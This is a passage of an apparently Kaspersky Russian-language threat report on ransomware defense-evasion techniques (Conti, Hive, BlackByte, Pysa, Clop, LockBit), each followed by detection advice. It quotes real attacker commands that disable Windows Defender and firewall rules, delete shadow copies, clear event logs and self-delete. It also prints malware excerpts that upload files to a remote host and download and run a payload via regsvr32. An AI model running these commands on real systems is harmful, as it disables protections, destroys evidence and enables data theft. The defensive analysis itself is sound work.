


Инъекции в процессы дают злоумышленнику возможность скрыть активность вредоносного ПО за системными событиями. Нередко в целях снижения нагрузки на SIEM-решение специалисты по безопасности отсеивают события системных процессов, считая их априори легитимными.

Process Injection входит в число задокументированных функций Cobalt Strike. Фреймворк Cobalt Strike поддерживает различные методы внедрения кода в другие процессы (process hollowing, shellcode injection, on-disk DLL injection и др.). Зачастую Cobalt Strike внедряет код в werfault.exe, после чего вся дальнейшая активность исходит от процесса werfault.exe.

Заключение

Данная техника широко используется шифровальщиками для скрытия своей активности и обхода средств безопасности. Злоумышленники предпочитают внедрять свой код в системные процессы Windows. В результате вся вредоносная активность будет исходить от легитимного процесса, из-за чего защитное решение может ее проигнорировать. Чтобы вычислить этот прием, нужно отслеживать событие CreateRemoteThread в системе логирования Sysmon и сосредоточиться на критических процессах Windows, предпочитаемых для внедрения кода, таких как упомянутые ранее regedit.exe и werfault.exe. Большинство методов Process Injection трудно обнаружить по журналам SIEM-решений. Нужно отслеживать вызовы API Windows, осуществляющие запись в память процессов. Такой популярный метод внедрения вредоносного кода, как загрузку DLL-библиотеки через API LoadLibrary, можно обнаружить с помощью событий Sysmon. Чтобы повысить вероятность обнаружения техники Process Injection, рассмотрите возможность использования EDR-решения.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Remote Thread Creation to Critical Process

Приложение I. DLL Injection via LoadLibrary API

Impair Defences: Disable or Modify System Firewall T1562.004

4 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Мы наблюдали, как шифровальщики групп Conti, Pysa, BlackByte и Clop вмешивались в конфигурацию сетевого экрана системы, чтобы обойти ограничения сетевой защиты. Наиболее распространенным способом добавления, удаления или изменения существующих правил является использование netsh.exe или PowerShell.

Группа **Conti** открывает себе доступ к службам удаленного рабочего стола через netsh:

```
Command_line: netsh advfirewall firewall set rule group=”Remote Desktop” new enable=yes
```

BlackByte включает параметры сетевого обнаружения и общего доступа к файлам и принтерам следующим образом:

```
Command_line: netsh advfirewall firewall set rule File and Printer Sharing new enable=Yes
Command_line: netsh advfirewall firewall set rule Network Discovery new enable=Yes
```

В соответствии с расследованием Kaspersky GERT, группа **Pysa** использует PowerShell для активации возможности подключения к удаленному рабочему столу: Enable-NetFirewallRule -DisplayGroup “Remote Desktop”

Шифровальщик **Clop** добавляет через netsh.exe свою программу в список исключений сетевого экрана Windows:

```
Command_line: netsh firewall add allowedprogram “$user\$temp\svchos23.exe” “svchos23.exe” ENABLE
Command_line: netsh firewall add allowedprogram “$user\$temp\cheats.exe” “cheats.exe” ENABLE
Command_line: netsh firewall add allowedprogram “$user\$temp\IXP000.TMP\crypted.exe” “crypted.exe” ENABLE
```

Заключение

Операторы шифровальщиков действуют предсказуемо: если им понадобится получить доступ к RDP или открыть какие-то определенные порты (139 и 445), то вместо более скрытных попыток обойти ограничения они, скорее, добавят соответствующее правило для межсетевого экрана. Обнаружение данной активности может быть основано на определенных утилитах и командах (netsh, NetFirewallRule).

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Disabling Windows Firewall via Netsh.exe

Приложение I. Firewall Configuration Modification via Netsh.exe

Impair Defenses: Disable or Modify Tools T1562.001 5 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Шифровальщик отключает защитные механизмы, чтобы исключить блокирование запуска семпла и последующего шифрования файлов.

Шифровальщик BlackByte с помощью taskkill останавливает работу инструмента Raccine (сокращение от ransomware vaccine – вакцина от шифровальщиков), разработанного Florian Roth. Если Raccine находит процесс, который пытается выполнить команду vssadmin delete или vssadmin resize shadowstorage, он автоматически завершает его работу, не давая шифровальщику нанести вред.

Поэтому сначала **BlackByte** останавливает эту утилиту, а затем удаляет теневые копии:

```
Command_line: taskill.exe /F /IM Raccine.exe
Command_line: taskill.exe /F /IM RaccineSettings.exe
Command_line: $windir\$system32\schtasks.exe /DELETE /TN “Raccine Rules Updater” /F
Command_line: Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Conti отключает функции Защитника Windows через PowerShell:

```
Command_line: powershell New-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force
Command_line: powershell Set-MpPreference -DisableRealTimeMonitoring $true
Command_line: powershell Uninstall-WindowsFeature -Name Windows-Defender
```

Судя по расследованиям команды Kaspersky GERT, злоумышленники из Hive задействуют несколько инструментов, чтобы отключить защитные механизмы на целевых хостах.

Шифровальщик **Hive** через reg.exe отключает модули Защитника Windows:

```
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\SecurityHealthService” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe delete “HKLM\Software\Policies\Microsoft\Windows Defender” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender” /v “DisableAntiSpyware” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender” /v “DisableAntiVirus” /t REG_DWORD /d “1” /f
Command_line: reg.exe add HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine” /v “MpEnablePus” /t REG_DWORD /d “0” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableBehaviorMonitoring” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableIOAVProtection” /t REG_DWORD /d “1” /f
```

```
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableOnAccessProtection” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableRealtimeMonitoring” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableScanOnRealtimeEnable” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\Reporting” /v “DisableEnhancedNotifications” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet” /v “DisableBlockAtFirstSeen” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet” /v “SpynetReporting” /t REG_DWORD /d “0” /f
Command_line: reg.exe add “HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet” /v “SubmitSamplesConsent” /t REG_DWORD /d “0” /f
Command_line: reg add “HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection” /v “DisableRoutinelyTakingAction” /t REG_DWORD /d “1” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\WdBoot” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\WdFilter” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\WdNisDrv” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\WdNisSvc” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\WinDefend” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Services\SecurityHealthService” /v “Start” /t REG_DWORD /d “4” /f
Command_line: reg.exe add “HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger” /v “Start” /t REG_DWORD /d “0” /f
Command_line: reg.exe delete “HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run” /v “Windows Defender” /f
Command_line: reg.exe delete “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v “Windows Defender” /f
Command_line: reg.exe delete “HKLM\Software\Microsoft\Windows\CurrentVersion\Run” /v “WindowsDefender” /f
Command_line: reg.exe delete “HKCR\*\shellex\ContextMenuHandlers\EPP” /f
Command_line: reg.exe delete “HKCR\Directory\shellex\ContextMenuHandlers\EPP” /f
Command_line: reg.exe delete “HKCR\Drive\shellex\ContextMenuHandlers\EPP” /f
```

Некоторые семплы **Pysa** аналогичным образом отключают Защитник Windows и функции безопасности с помощью reg.exe или PowerShell. Сценарий PowerShell, используемый Pysa, содержит команды для отключения/удаления антивирусных решений (Защитник Windows, Malwarebytes Anti-Malware и Microsoft Security Essentials):

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

```
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Command_line: Set-MpPreference -DisableRealtimeMonitoring $true;
Command_line: Add-MpPreference -ExclusionExtension ".exe"
Command_line: dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /
quiet
```

Также мы наблюдали, как **Hive** отключает Защитник Windows с помощью PowerShell:

```
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Command_line: powershell Set-MpPreference -DisableIOAVProtection $true
Command_line: powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

Вдобавок шифровальщик **Hive** восстанавливает оригинальную базу установленных сигнатур, напрямую обращаясь к MpCmdRun.exe:

```
Command_line: cmd.exe /c "$programfiles\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

Мы натолкнулись на некоторые семплы **Hive**, которые отключают стандартные плановые задачи Защитника Windows с помощью schtasks.exe:

```
Command_line: schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cleanup" /Disable
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
```

```
Command_line: schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cache Maintenance" /Disable
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
```

Заключение

Современные защитные решения способны обнаружить и предотвратить исполнение большинства семейств шифровальщиков. В связи с этим злоумышленники пытаются отключить защитные решения на компьютерах жертв. Завершение работы любых защитных механизмов легко отследить. Отключение защиты в ходе повседневных операций считается крайне подозрительной активностью.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Disabling Windows Defender via Registry

Приложение I. Disabling or Modification Windows Defender via Powershell

Приложение I. Windows Defender Exclusions Modification via Registry


Masquerading T1036 7 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Большинство семплов шифровальщиков по возможности скрывают свою активность. Для этого в их арсенале предусмотрено множество техник, в том числе имитация стандартных программ ОС (svchost.exe, explorer.exe и др.) или легитимного ПО (Chrome, Oracle и др.).

Семпл BlackCat внедряет в систему исполняемый файл “$user\$appdata\[random]\cmd.exe”.

Группа **Pysa** воспользовалась возможностями ChaChi RAT, чтобы создать службу Windows с описанием, как на рисунке ниже:



Шифровальщик **Pysa** также создает batch-файл с названием update.bat, предполагающим некое обновление:

```
Image_path: $windir\$system32\cmd.exe
Command_line: cmd /c “”$user\$temp\update.bat” “
```

По нашим данным, Pysa сохраняет файл бэкдора по пути C:\ProgramData\Microsoft\Windows\Templates\svchost.exe.

Чтобы избежать обнаружения, группа Ragnar Locker создала виртуальную машину VirtualBox на основе специального образа – внутри нее и работает шифровальщик, что позволяет ему шифровать файлы хост-компьютера незаметно для защиты от вредоносного ПО.

Бэкдор, устанавливаемый **Ragnar Locker**, также пытается замаскировать свою запись в автозапуске под системный файл:

```
Command_line: REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce” /V “Virtual Printer Driver” /t REG_SZ /F /D “”$user\$appdata\Macromedia\Temporary\WinPrint.exe””
```

По данным анализа Kaspersky GERT, группа **Hive** создавала службу с именем explorer.exe, как у стандартного проводника Windows:

```
Command_line: $windir\$system32\cmd.exe /k C:\Windows\inf\usbhub\explorer.exe -f C:\Windows\inf\usbhub\config.log
```

Исполняемый файл explorer.exe на деле представлял собой TOR – инструмент для анонимного доступа к интернету.

Clop пытается отвлечь внимание от своих записей в автозапуске:

```
Image_path: $user\$appdata\Microsoft\Windows\Start Menu\Programs\Startup\Java update.exe
Image_path: $user\$temp\svchos23.exe
Image_path: $user\$temp\svchost.exe
```

Шифровальщик Clop также переименовывает файл $user\$temp\cheats.exe в C:\svchost.exe.

Заключение

Шифровальщики пытаются мимикрировать под обычные системные исполняемые файлы, службы, задачи планировщика и т. д. Для их обнаружения нужно сосредоточиться на аномалиях, которые указывают на применение техник маскировки:

- запуск системной утилиты из нетипичной директории;
- создание файла с именем системного файла в публичной директории;
- нетиповые аргументы запускаемых утилит.

SIGMA

Приложение I. Executing File Named as System Process in Unusual Directory

Приложение I. Anomaly in the Windows Critical Process Tree

Приложение I. Created Windows Shell from Critical Windows Process

Indicator Removal on Host: File Deletion T1070.004

5 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Шифровальщики, как и любое другое сложное вредоносное ПО, стремятся затруднить работу специалистов по защите. Например, шифровальщик может впоследствии удалять файлы, отвечающие за определенный этап заражения.

Образец **BlackByte** удаляет себя после выполнения:

```
Command_line: “$windir\$system32\cmd.exe /c ping 1.1.1.1 -n 10 > Nul & Del $selfpath\$selfname.exe /F /Q”
```

Шифровальщик **LockBit** заполняет нулями те сектора в файловой системе, где располагался его исполняемый файл:

```
Command_line: “$windir\$system32\cmd.exe” /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0
length=524288 “$selfpath\$selfname.exe” & Del /f /q “$selfpath\$selfname.exe”
```

Образец **Pysa** генерирует следующий batch-файл, чтобы удалить не только себя, но и сам batch-файл:

```
:Repeat
del “[sample_path]\[sample.exe]”
if exist “[sample_path]\[sample.exe]” goto Repeat
rmdir “[sample_path]”
del “C:\Users\[user]\AppData\Local\Temp\update.bat”
```

Группа **Clop** пользовалась схожим batch-файлом следующего содержимого:

```
:: R
del” [path_to_orig_file] “
if exist” [path_to_orig_file] “goto R
del” [batname].bat “
```

Заключение

Шифровальщик удаляет себя, чтобы затруднить получение семпла для анализа. Если семпл останется в системе, специалисты сразу могут приступить к его исследованию методом обратной разработки. В противном случае им сначала придется потратить время и силы на то, чтобы раздобыть образец другим способом.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Ping and File Deletion in Command line

Indicator Removal on Host: Clear Windows Event Logs T1070.001

6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Еще один способ сокрытия улик – очистка журналов событий. Этот метод очень распространен среди операторов шифровальщиков, так как он сковывает команду реагирования на инциденты безопасности. Тем не менее в цифровой криминалистике существуют методики, позволяющие восстановить ход событий на зараженной системе даже без системного журнала.

Группы **LockBit** и **Hive** пользуются одной из самых популярных утилит для очистки журналов:


```
Command_line: wevtutil cl application
Command_line: wevtutil cl security
Command_line: wevtutil cl system
```

Образец **Clop** очищает все журналы административных событий, доступные через средство просмотра событий, с помощью следующей команды:

```
Command_line: cmd.exe /C for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"
```

Группа **BlackCat** выполняла очистку журналов событий таким же образом:

```
Command_line: "cmd.exe /c for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\""
```



Заключение

В большинстве случаев атакующие пытаются удалить журналы событий в попытке затруднить расследование. Наилучший способ обнаружить попытку удаления журнала – отслеживать события с кодами 1102 и 104. Также полезно отслеживать утилиты командной строки, такие как wevutil.exe, чтобы фиксировать попытки очистки журнала. Очистка журнала безопасности Windows генерирует код события 1102 (The audit log was cleared). В поле Account Name этого события указывается имя пользователя, который выполнил очистку. Это же касается событий системного журнала с кодом 104, таких как The System log file was cleared или The Microsoft-Windows-PowerShell/Operational log file was cleared. По этим событиям также видно, какой журнал очищен и кем.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Clear Windows Event Logs via Command Line

Приложение I. Clear Windows Event Logs

Deobfuscate/Decode Files or Information T1140

7 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Посредством данной техники шифровальщик может обойти некоторые защитные механизмы и усложнить задачу специалистов по безопасности. Кроме того, обфускация может запутать некоторые правила корреляции SIEM.

Группа **BlackByte** применяла закодированный сценарий PowerShell:

```
Image_path: “$windir\\$system32\\cmd.exe”
Command_line: “cmd /c del $windir\\$system32\\Taskmgr.exe /f /q & del $windir\\$system32\\resmon.
exe /f /q & powershell -command \”$x = [System.Text.Encoding]::Unicode.GetString([System.Convert]::
FromBase64String(‘Vw’+’BpA’+’G4ARAB’+’lAGYA’+’ZQB’+’uAG’+’QA’));Stop-Service -Name $x;Set-Service
-StartupType Disabled $x\””
```

```
Image_path: “$windir\$system32\WindowsPowerShell\v1.0\powershell.exe”
Command_line: “$windir\$system32\WindowsPowerShell\v1.0\powershell.exe -command “$x = [System.
Text.Encoding]::Unicode.
GetString([System.Convert]::FromBase64String(‘RwBlAHQALQBXAG0AaQBPAGlAagBlAGMAdAAg’+’
AFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8AC’+’AARgBvAHlARQBhAGMAaA
AtAE8AYgBqAGUAYwB0ACAAewAkA’+’F8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA==’));Invoke-
Expression $x”
```

Группировка **Pysa** закодировала команду PowerShell, запускающую Empire, с помощью base64.


```
21              {
22                  [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADM
23                  Add-Type -AssemblyName System.Web;
24                  $wc = New-Object System.Net.WebClient;
25                  $path = $filename -Replace "\\", "/" -Split ":";
26                  [string]$fullPath = $path[1];
27                  $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
28                  [string]$uri = "$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)";
29                  $wc.UploadFile($uri, $filename);
30              }
31              catch
```

```
var coreComps = new ActiveXObject("msxml2.xmlhttp");
coreComps.open("GET", "http://millscruelg.com/bdfh/3d9Ob0yEwAUkUUNyHskxJb4Zky8
coreComps.send();

if (coreComps.status == 200) {
    try {
        var coreCore = new ActiveXObject("adodb.stream");
        coreCore.open;
        coreCore.type = 1;
        coreCore.write(coreComps.responsebody);
        coreCore.savetofile("c:\\users\\public\\compareForFor.jpg", 2);
        coreCore.close;
    }
    catch(e) {  }
}

Call  compareProcProc( procCompare)
var iIComps = new ActiveXObject("wscript.shell");
var htmlComps = new ActiveXObject("scripting.filesystemobject");
iIComps.run("regsvr32 c:\\users\\public\\compareForFor.jpg");
forHtmlFunc['close']();
```

Группа Conti использовала промежуточный загрузчик CompareForFor.hta, закодированный с помощью base64. Декодированное содержание файла HTA приведено ниже.

Заключение

Обфускация помогает шифровальщикам обходить защитные механизмы, отслеживающие подозрительные командные строки по шаблонам (например, наличие в командной строке подстроки Invoke-Expression). Однако подозрительное поведение и признаки обфускации сами могут детектироваться.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Encoded/decoded PowerShell Code Execution

Тактика MITRE ATT&CK

Credential Access

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Credential Access

